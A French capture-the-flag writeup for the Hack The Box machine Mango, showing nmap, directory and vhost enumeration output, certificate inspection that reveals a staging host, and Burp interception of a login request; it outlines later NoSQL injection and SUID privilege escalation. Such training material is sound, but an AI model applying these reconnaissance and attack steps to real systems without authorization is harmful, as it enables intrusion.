
Introduction
Mango est une machine Medium de Hack The Box qui propose une progression intéressante entre exploitation web et escalade de privilèges sous Linux.
L’énumération met rapidement en évidence une surface d’attaque assez réduite, avec principalement SSH et des services web accessibles sur les ports 80 et 443.
L’analyse du certificat TLS permet toutefois de découvrir un autre nom d’hôte, staging-order.mango.htb, qui expose une application d’authentification différente de celle accessible directement avec mango.htb.
L’étude de ce formulaire conduit à identifier une vulnérabilité NoSQLi, puis à exploiter les différences de réponse HTTP de l’application pour extraire progressivement des noms d’utilisateur et leurs mots de passe.
Ces identifiants permettent ensuite d’obtenir un premier accès SSH et de passer du compte mango au compte admin.
La dernière partie de la machine consiste à examiner les possibilités d’escalade de privilèges depuis ce compte. Un binaire jjs possédant le bit SUID permet d’exécuter des commandes avec les privilèges effectifs de root. L’exploitation met également en évidence l’importance des options de montage Linux, notamment nosuid, avant d’aboutir à un shell privilégié et à la lecture de root.txt.
L’objectif de ce writeup est de détailler le raisonnement qui permet de passer d’une piste à la suivante, plutôt que de simplement enchaîner les commandes jusqu’aux flags.
Énumération
Dans un challenge CTF Hack The Box, tu commences toujours par une phase d’énumération complète.
C’est une étape incontournable : elle te permet d’identifier précisément ce que la machine expose afin de repérer les points d’entrée exploitables.
Concrètement, l’objectif de cette phase d’énumération est d’identifier :
- quels ports sont ouverts
- quels services sont accessibles
- si une application web est présente
- quels répertoires sont exposés
- si des sous-domaines ou vhosts peuvent être exploités
Pour réaliser cette énumération de manière structurée et reproductible, tu peux utiliser les trois scripts suivants :
- mon-nmap : identifie les ports ouverts et les services en écoute
- mon-recoweb : énumère les répertoires et fichiers accessibles via le service web
- mon-subdomains : détecte la présence éventuelle de sous-domaines et de vhosts
Tu retrouves ces outils dans la section Outils / Mes scripts.
Pour obtenir des résultats pertinents dans un contexte CTF Hack The Box, tu utilises une wordlist dédiée, installée au préalable grâce au script make-htb-wordlist.
Cette wordlist est conçue pour couvrir les technologies couramment rencontrées sur Hack The Box et est installée par défaut dans :
/usr/share/wordlists/htb-dns-vh-5000.txt
Tu peux installer et maintenir à jour l’ensemble de ces scripts sur ta machine Linux grâce à installe-mes-scripts.
Avant de lancer les scans, vérifie que le nom d’hôte mango.htb résout correctement vers l’adresse IP de la cible.
Sur HTB, cela passe généralement par une entrée dans /etc/hosts.
- Ajoute l’entrée
10.129.x.x mango.htbdans/etc/hosts.
sudo nano /etc/hosts
- Lance ensuite le script mon-nmap pour obtenir une vue claire des ports et services exposés :
mon-nmap mango.htb

# Résultats dans le répertoire scans_nmap/
#  - scans_nmap/full_tcp_scan.txt
#  - scans_nmap/enum_ftp_smb_scan.txt
#  - scans_nmap/aggressive_vuln_scan.txt
#  - scans_nmap/cms_vuln_scan.txt
#  - scans_nmap/udp_vuln_scan.txt
Scan initial
Le scan TCP complet (scans_nmap/mango/full_tcp_scan.txt) montre les ports ouverts suivants :
# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -p- --min-rate 5000 -T4 -oN scans_nmap/mango/full_tcp_scan.txt mango.htb
Nmap scan report for mango.htb (10.129.x.x)
Host is up (0.0076s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 6.66 seconds
Scan FTP/SMB
Après le scan initial, le script vérifie la présence éventuelle de services FTP ou SMB afin de lancer une énumération ciblée si nécessaire :
- FTP sur le port 21
- SMB sur le port 139 et/ou 445
Les résultats sont enregistrés dans (scans_nmap/mango/enum_ftp_smb_scan.txt) :
# mon-nmap — ENUM FTP / SMB
# Target : mango.htb
# Date   : [date]

Aucun service FTP (21) ni SMB (139/445) détecté.
Ports ouverts détectés : 22,80,443
Scan agressif
Le script enchaîne ensuite automatiquement sur un scan agressif orienté vulnérabilités.
Ce scan fournit des informations détaillées sur les services et versions détectés.
Les résultats sont enregistrés dans (scans_nmap/mango/aggressive_vuln_scan.txt) :
[+] Scan agressif orienté vulnérabilités (CTF-perfect LEGACY) pour mango.htb
[+] Commande utilisée :
    nmap -Pn -A -sV -p"22,80,443" --script="(http-vuln-* or http-shellshock or ssl-heartbleed or ssl-cert) and not (http-vuln-cve2017-1001000 or http-sql-injection or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 "mango.htb"

# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -A -sV -p22,80,443 "--script=(http-vuln-* or http-shellshock or ssl-heartbleed or ssl-cert) and not (http-vuln-cve2017-1001000 or http-sql-injection or sslv2 or ssl-dh-params)" --script-timeout=30s -T4 -oN scans_nmap/mango/aggressive_vuln_scan_raw.txt mango.htb
Nmap scan report for mango.htb (10.129.x.x)
Host is up (0.0078s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
| Issuer: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-09-27T14:21:19
| Not valid after:  2020-09-26T14:21:19
| MD5:     b797 d14d 485f eac3 5cc6 2fed bb7a 2ce6
| SHA-1:   b329 9eca 2892 af1b 5895 053b f30e 861f 1c03 db95
|_SHA-256: 6500 52b6 7923 042d c2c9 fca7 1d44 3087 3615 850c e4d4 1e15 a4bd 7f5c fb57 aa58
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 2 hops
Service Info: Host: 10.129.x.x; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   7.15 ms 10.10.x.1
2   7.90 ms mango.htb (10.129.x.x)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 20.29 seconds
Scan ciblé CMS
Le script exécute ensuite un scan ciblé CMS (scans_nmap/mango/cms_vuln_scan.txt).
# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -Pn -sV -p22,80,443 --script=http-wordpress-enum,http-wordpress-brute,http-wordpress-users,http-drupal-enum,http-drupal-enum-users,http-joomla-brute,http-generator,http-robots.txt,http-title,http-headers,http-methods,http-enum,http-devframework,http-cakephp-version,http-php-version,http-config-backup,http-backup-finder,http-sitemap-generator --script-timeout=30s -T4 -oN scans_nmap/mango/cms_vuln_scan.txt mango.htb
Nmap scan report for mango.htb (10.129.x.x)
Host is up (0.0069s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.29
| http-headers:
|   Date: [date]
|   Server: Apache/2.4.29 (Ubuntu)
|   Content-Length: 274
|   Connection: close
|   Content-Type: text/html; charset=iso-8859-1
|
|_  (Request type: GET)
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-title: 403 Forbidden
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Mango | Search Base
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
| http-headers:
|   Date: [date]
|   Server: Apache/2.4.29 (Ubuntu)
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_  (Request type: HEAD)
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1; php: 1
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_    Other: 1; php: 1
Service Info: Host: 10.129.x.x; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at [date] -- 1 IP address (1 host up) scanned in 18.09 seconds
Scan UDP rapide
Le script lance également un scan UDP rapide afin de détecter d’éventuels services supplémentaires (scans_nmap/mango/udp_vuln_scan.txt).
# Nmap 7.99 scan initiated [date] as: /usr/lib/nmap/nmap --privileged -n -Pn -sU --top-ports 20 -T4 -oN scans_nmap/mango/udp_vuln_scan.txt mango.htb
Warning: 10.129.x.x giving up on port because retransmission cap hit (6).
Nmap scan report for mango.htb (10.129.x.x)
Host is up (0.0073s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   closed        ntp
135/udp   open|filtered msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   open|filtered route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown

# Nmap done at [date] -- 1 IP address (1 host up) scanned in 10.18 seconds
Énumération des chemins web
La découverte des chemins web est réalisée avec le script dédié mon-recoweb .
mon-recoweb mango.htb

# Résultats dans le répertoire scans_recoweb/
#  - scans_recoweb/mango/RESULTS_SUMMARY.txt     ← vue d’ensemble des découvertes
#  - scans_recoweb/mango/dirb.log
#  - scans_recoweb/mango/dirb_hits.txt
#  - scans_recoweb/mango/ffuf_dirs.txt
#  - scans_recoweb/mango/ffuf_dirs_hits.txt
#  - scans_recoweb/mango/ffuf_files.txt
#  - scans_recoweb/mango/ffuf_files_hits.txt
#  - scans_recoweb/mango/ffuf_dirs.json
#  - scans_recoweb/mango/ffuf_files.json
Le fichier RESULTS_SUMMARY.txt regroupe les chemins découverts, ce qui évite de devoir parcourir l’ensemble des logs générés.
===== mon-recoweb — RÉSUMÉ DES RÉSULTATS =====
Commande principale : /home/kali/.local/bin/mes-scripts/mon-recoweb
Script              : mon-recoweb v2.2.3

Cible        : mango.htb
Périmètre    : /
Date début   : [date]

Commandes exécutées (exactes) :

[dirb — découverte initiale]
dirb http://mango.htb/ /usr/share/wordlists/dirb/common.txt -r | tee scans_recoweb/mango.htb/dirb.log

[ffuf — énumération des répertoires]
ffuf -u http://mango.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/mango.htb/ffuf_dirs.json 2>&1 | tee scans_recoweb/mango.htb/ffuf_dirs.log

[ffuf — énumération des fichiers]
ffuf -u http://mango.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -t 30 -timeout 10 -fc 404 -of json -o scans_recoweb/mango.htb/ffuf_files.json 2>&1 | tee scans_recoweb/mango.htb/ffuf_files.log

Processus de génération des résultats :
- Les sorties JSON produites par ffuf constituent la source de vérité.
- Les entrées pertinentes sont extraites via jq (URL, code HTTP, taille de réponse).
- Les réponses assimilables à des soft-404 sont filtrées par comparaison des tailles et des codes HTTP.
- Les URLs finales sont reconstruites à partir du périmètre scanné (racine du site ou sous-répertoire ciblé).
- Les résultats sont normalisés sous la forme :
    http://cible/chemin (CODE:xxx|SIZE:yyy)
- Les chemins sont ensuite classés par type :
    • répertoires (/chemin/)
    • fichiers (/chemin.ext)
- Le fichier RESULTS_SUMMARY.txt est généré par agrégation finale, sans retraitement manuel,
  garantissant la reproductibilité complète du scan.

----------------------------------------------------

=== Résultat global (agrégé) ===

http://mango.htb/. (CODE:403|SIZE:274)
http://mango.htb/.htaccess.bak (CODE:403|SIZE:274)
http://mango.htb/.htaccess (CODE:403|SIZE:274)
http://mango.htb/.htc (CODE:403|SIZE:274)
http://mango.htb/.ht (CODE:403|SIZE:274)
http://mango.htb/.htgroup (CODE:403|SIZE:274)
http://mango.htb/.htm (CODE:403|SIZE:274)
http://mango.htb/.html (CODE:403|SIZE:274)
http://mango.htb/.htpasswd (CODE:403|SIZE:274)
http://mango.htb/.htpasswds (CODE:403|SIZE:274)
http://mango.htb/.htuser (CODE:403|SIZE:274)
http://mango.htb/.php (CODE:403|SIZE:274)
http://mango.htb/server-status (CODE:403|SIZE:274)
http://mango.htb/server-status/ (CODE:403|SIZE:274)
http://mango.htb/wp-forum.phps (CODE:403|SIZE:274)

=== Détails par outil ===

[DIRB]
http://mango.htb/server-status (CODE:403|SIZE:274)

[FFUF — DIRECTORIES]
http://mango.htb/server-status/ (CODE:403|SIZE:274)

[FFUF — FILES]
http://mango.htb/. (CODE:403|SIZE:274)
http://mango.htb/.htaccess.bak (CODE:403|SIZE:274)
http://mango.htb/.htaccess (CODE:403|SIZE:274)
http://mango.htb/.htc (CODE:403|SIZE:274)
http://mango.htb/.ht (CODE:403|SIZE:274)
http://mango.htb/.htgroup (CODE:403|SIZE:274)
http://mango.htb/.htm (CODE:403|SIZE:274)
http://mango.htb/.html (CODE:403|SIZE:274)
http://mango.htb/.htpasswd (CODE:403|SIZE:274)
http://mango.htb/.htpasswds (CODE:403|SIZE:274)
http://mango.htb/.htuser (CODE:403|SIZE:274)
http://mango.htb/.php (CODE:403|SIZE:274)
http://mango.htb/wp-forum.phps (CODE:403|SIZE:274)
Recherche de vhosts
Enfin, la présence éventuelle de vhosts est vérifiée à l’aide du script mon-subdomains .
=== mon-subdomains mango.htb START ===
Script       : mon-subdomains
Version      : mon-subdomains 2.0.1
Date         : [date]
Domaine      : mango.htb
IP           : 10.129.x.x
Mode         : large
Master       : /usr/share/wordlists/htb-dns-vh-5000.txt
Codes        : 200,301,302,401,403  (strict=1)

VHOST totaux : 0
  - (aucun)

--- Détails par port ---
Port 80 (http)
  Baseline#1: code=403 size=285 words=28 (Host=xhd6cuu5su.mango.htb)
  Baseline#2: code=403 size=285 words=28 (Host=ey54p6ea13.mango.htb)
  Baseline#3: code=403 size=285 words=28 (Host=axp9ov4x8a.mango.htb)
  VHOST (0)
    - (fuzzing sauté : wildcard probable)
    - (explication : réponse identique quel que soit Host → vhost-fuzzing non discriminant)

Port 443 (https)
  Baseline#1: code=200 size=5152 words=514 (Host=fil38p7c7r.mango.htb)
  Baseline#2: code=200 size=5152 words=514 (Host=hr6xat8fzp.mango.htb)
  Baseline#3: code=200 size=5152 words=514 (Host=lgaqrdxz03.mango.htb)
  VHOST (0)
    - (fuzzing sauté : wildcard probable)
    - (explication : réponse identique quel que soit Host → vhost-fuzzing non discriminant)


=== mon-subdomains mango.htb END ===
Si aucun vhost distinct n’est identifié par le fuzzing, ce résultat n’exclut toutefois pas l’existence d’autres noms d’hôte, qui pourraient être découverts par d’autres méthodes au cours de l’analyse.
Prise pied
L’énumération a révélé peu de services accessibles : SSH sur le port 22 et deux services web sur les ports 80 et 443. Avec peu d’autres pistes immédiates à explorer, tu peux commencer par examiner le comportement de ces services web dans le navigateur.
Analyse des services web
Navigation en HTTP sur le port 80
En ouvrant http://mango.htb dans le navigateur, le serveur Apache répond avec une page 403 Forbidden.

Le service web est donc bien accessible sur le port 80, mais le contenu demandé n’est pas disponible avec cette URL. Cette réponse indique qu’Apache traite bien la requête, même si l’accès au contenu est refusé.
Navigation en HTTPS sur le port 443
Tu examines ensuite le service HTTPS en ouvrant https://mango.htb.
Cette fois, Firefox interrompt la navigation et affiche un avertissement de sécurité indiquant que le certificat présenté par le serveur n’est pas considéré comme fiable.

Analyse de l’avertissement du certificat TLS
En cliquant sur Advanced..., Firefox affiche davantage d’informations sur l’erreur et précise que le certificat utilisé par mango.htb est auto-signé.
La page propose alors notamment l’option View Certificate.
Plutôt que de poursuivre immédiatement vers le site avec Accept the Risk and Continue, tu peux cliquer sur View Certificate afin d’examiner les informations contenues dans le certificat TLS.
Inspection du certificat dans le navigateur
Firefox ouvre alors le certificat dans un nouvel onglet.

Dans la section Subject Name, le champ Common Name contient :
staging-order.mango.htb
Une adresse e-mail apparaît également :
admin@mango.htb
Identification d’un autre nom d’hôte
Le certificat révèle donc le nom d’hôte suivant :
staging-order.mango.htb
Cette information n’est pas totalement nouvelle : elle avait déjà été relevée lors du scan Nmap agressif effectué pendant l’énumération.
Le certificat permet toutefois de confirmer visuellement que ce nom d’hôte est bien associé au serveur web de la cible.
La présence de staging-order.mango.htb constitue alors une nouvelle piste à tester.
Ajout du nouvel hôte dans /etc/hosts
Pour pouvoir résoudre ce nouveau nom d’hôte vers l’adresse IP de la machine cible, tu l’ajoutes dans /etc/hosts :
sudo nano /etc/hosts
et complète la ligne associée à la cible avec :
10.129.x.x mango.htb staging-order.mango.htb
Tu peux ensuite tester directement l’accès à ce nouvel hôte dans le navigateur.
Analyse de l’application web découverte
Une fois staging-order.mango.htb ajouté dans /etc/hosts, tu peux ouvrir directement l’adresse suivante dans le navigateur :
http://staging-order.mango.htb/
Le serveur présente cette fois une véritable application web, avec une page d’authentification demandant un nom d’utilisateur et un mot de passe.

Observation de la page de connexion
Tu peux commencer par effectuer quelques tentatives de connexion directement depuis le navigateur avec des identifiants quelconques, par exemple :
test:test
puis :
admin:test
Dans les deux cas, aucun message d’erreur particulier n’est affiché et tu es simplement renvoyé vers la page de connexion.
Le comportement de l’application ne permet donc pas de distinguer, à ce stade, un nom d’utilisateur valide d’un nom d’utilisateur inexistant.
Pour comprendre plus précisément la manière dont le formulaire communique avec le serveur, tu peux maintenant examiner la requête d’authentification avec Burp Suite.
Analyse de la requête d’authentification avec Burp Suite
Pour examiner précisément les données envoyées par le formulaire de connexion, tu peux intercepter une tentative d’authentification avec Burp Suite.
La configuration de Burp Suite Community Edition avec FoxyProxy est décrite dans la recette suivante :
« Burp Suite Community Edition avec FoxyProxy »Une fois Burp Suite lancé et FoxyProxy activé dans Firefox, vérifie que l’interception est active dans Proxy > Intercept, puis retourne sur :
http://staging-order.mango.htb/
et effectue une nouvelle tentative de connexion avec les identifiants :
test:test
La requête peut ensuite être envoyée dans Repeater afin de l’examiner et de la rejouer facilement.
Burp montre que le formulaire envoie une requête POST vers / :
POST / HTTP/1.1
Host: staging-order.mango.htb
Content-Type: application/x-www-form-urlencoded
Les valeurs saisies dans le formulaire sont transmises dans le corps de la requête :
username=test&password=test&login=login
